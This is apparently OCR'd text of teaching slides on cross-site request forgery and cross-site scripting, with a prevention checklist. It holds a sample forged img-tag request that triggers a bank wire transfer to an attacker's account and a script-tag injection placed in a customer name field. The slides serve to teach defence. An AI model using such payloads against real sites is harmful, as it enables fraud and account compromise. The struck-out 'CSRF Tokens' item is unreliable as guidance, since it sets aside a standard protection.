


The Two Big Vulnerabilities

1. Cross-Site Request Forgery (CSRF)
2. Cross-Site Script (XSS)

What is CSRF

- CSRF = Cross-Site Request Forgery
- Cross-site request forgery is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform



EvilWebsite.com

```
<img src="https://yourbank.com/api/wireTransfer?amount=1000&destination=hackersAccountNumber" />
```

d293LCB5b3UncmUgY3VyaW91cyE=


YourBank.com

(Vulnerable Bank Application)

Preventing CSRF


1. Require authentication for your API
2. Never use GET to modify state
3. Don’t store authentication token in a cookie
4. If you use cookies, use SameSite=Strict
5. Implement CORS (cross-origin resource sharing)

~~6. CSRF Tokens~~




Cross-Site Scripting Attacks

How They Work



Customer.FirstName =

```
<script>
  alert('i hacked you');
</script>
```



Hacker

